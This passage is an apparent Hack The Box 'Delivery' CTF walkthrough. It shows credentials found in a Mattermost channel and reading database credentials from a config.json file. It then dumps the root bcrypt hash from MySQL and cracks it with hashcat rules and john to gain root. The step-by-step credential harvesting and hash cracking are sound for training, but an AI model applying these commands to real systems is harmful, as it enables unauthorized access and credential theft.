
---- Registration Successful ---- Please activate your email by going to: http://delivery.htb:8065/do_verify_email?token=hbnwkxi4xcu8cg6kh81k5ca9jnunmcxe7f4b5ztiedynuarp8c3936xp1999y8a7&email=7656333%40delivery.htb) --------------------- You can sign in from: --------------------- Mattermost lets you share messages and files from your PC or phone, with instant search and archiving. For the best experience, download the apps for PC, Mac, iOS and Android from: https://mattermost.com/download/#mattermostApps (https://mattermost.com/download/#mattermostApps

Created by **mahi** 1/11/21 11:15 AM

Post a Reply

To best assist you, we request that you be specific and detailed *

6. Now login !



delivery.htb:8065/login?extra=verified&email=7656333%40delivery.htb

Mattermost

All team communication in one place,
searchable and accessible anywhere

✓ Email Verified

7656333@delivery.htb


●●●●●●●●●●●●●●●

Sign in

Don't have an account? Create one now.

I forgot my password.

On the home page youll get creds to login as use it to login via ssh
Creds : maildeliverer : Youve_G0t_Mail!




@root updated the channel display name from: Town Square to: Internal

root 7:59 PM
@developers Please update theme to the OSTicket before we go live. Credentials to the server are maildeliverer:Youve_G0t_Mail!
Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of "PleaseSubscribe!"
(edited)


root 9:28 PM
PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.
(edited)

and here you get your user.txt




```
root@kali:~/CTF/htb/delivery# ssh maildeliverer@delivery.htb
The authenticity of host 'delivery.htb (10.10.10.222)' can't be established.
ECDSA key fingerprint is SHA256:LKngIDlEjP2k8M7IAUkAoFgY/MbVVbMqvrFA6CUrHoM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'delivery.htb,10.10.10.222' (ECDSA) to the list of known hosts.
maildeliverer@delivery.htb's password:
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 11 10:26:17 2021 from 10.10.14.48
maildeliverer@Delivery:~$ ls
user.txt
maildeliverer@Delivery:~$ cat user.txt
```

Now after enumerating a little bit i found out that there is config.json file in /opt/mattermost/config/ folder which contains mysql server creds as followes




```
    "SqlSettings": {
        "DriverName": "mysql",
        "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026wr
iteTimeout=30s",
        "DataSourceReplicas": [],
        "DataSourceSearchReplicas": [],
        "MaxIdleConns": 20,
        "ConnMaxLifetimeMilliseconds": 3600000,
        "MaxOpenConns": 300,
        "Trace": false,
        "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
        "QueryTimeout": 30,
        "DisableDatabaseSearch": false
```

Creds : mmuser : Crack_The_MM_Admin_PW
lets login to mysql using this creds ;
Now ,
> go to databases;
> usr mattermost;
> show tables;
> Select * from Users
> select password from Users where Username = 'root';




```
MariaDB [mattermost]> select Password from Users where Username = 'root';
+--------------------------------------------------------------+
| Password                                                     |
+--------------------------------------------------------------+
| $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO |
+--------------------------------------------------------------+
1 row in set (0.001 sec)

MariaDB [mattermost]> █
```

And we got hash for root user its time to decrypt it !!
(I tried using rockyou.txt but its not succefull)
On the home page we can see a hind saying PleaseSubscribe so lets try and use hashcat and a git repository to create a all in one wordlist
Clone the git repository : https://github.com/stealthsploit/Optimised-hashcat-Rule
and do the following :
$ echo 'PleaseSubscribe!' | hashcat -r OneRuleToRuleThemAll.rule –stdout > lists.txt




```
root@kali:~/CTF/htb/delivery/Optimised-hashcat-Rule# echo "PleaseSubscribe!" | hashcat -r OneRuleToRuleThemAll.rule --stdout > lists.txt
```

$ john -w=lists.txt hash



```
root@kali:~/CTF/htb/delivery/Optimised-hashcat-Rule# john -w=lists.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
PleaseSubscribe!21 (?)
1g 0:00:00:00 DONE (2021-01-11 21:33) 7.142g/s 21.42p/s 21.42c/s 21.42C/s Sk
```

and we got the password for root user as PleaseSubscribe!21
Now login and capture the root.txt file !!



```
maildeliverer@Delivery:/opt/mattermost/config$ su
Password:
root@Delivery:/opt/mattermost/config# cd /
root@Delivery:/# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
root@Delivery:/# cd root
root@Delivery:~# ls
mail.sh  note.txt  py-smtp.py  root.txt
root@Delivery:~# cat root.txt
```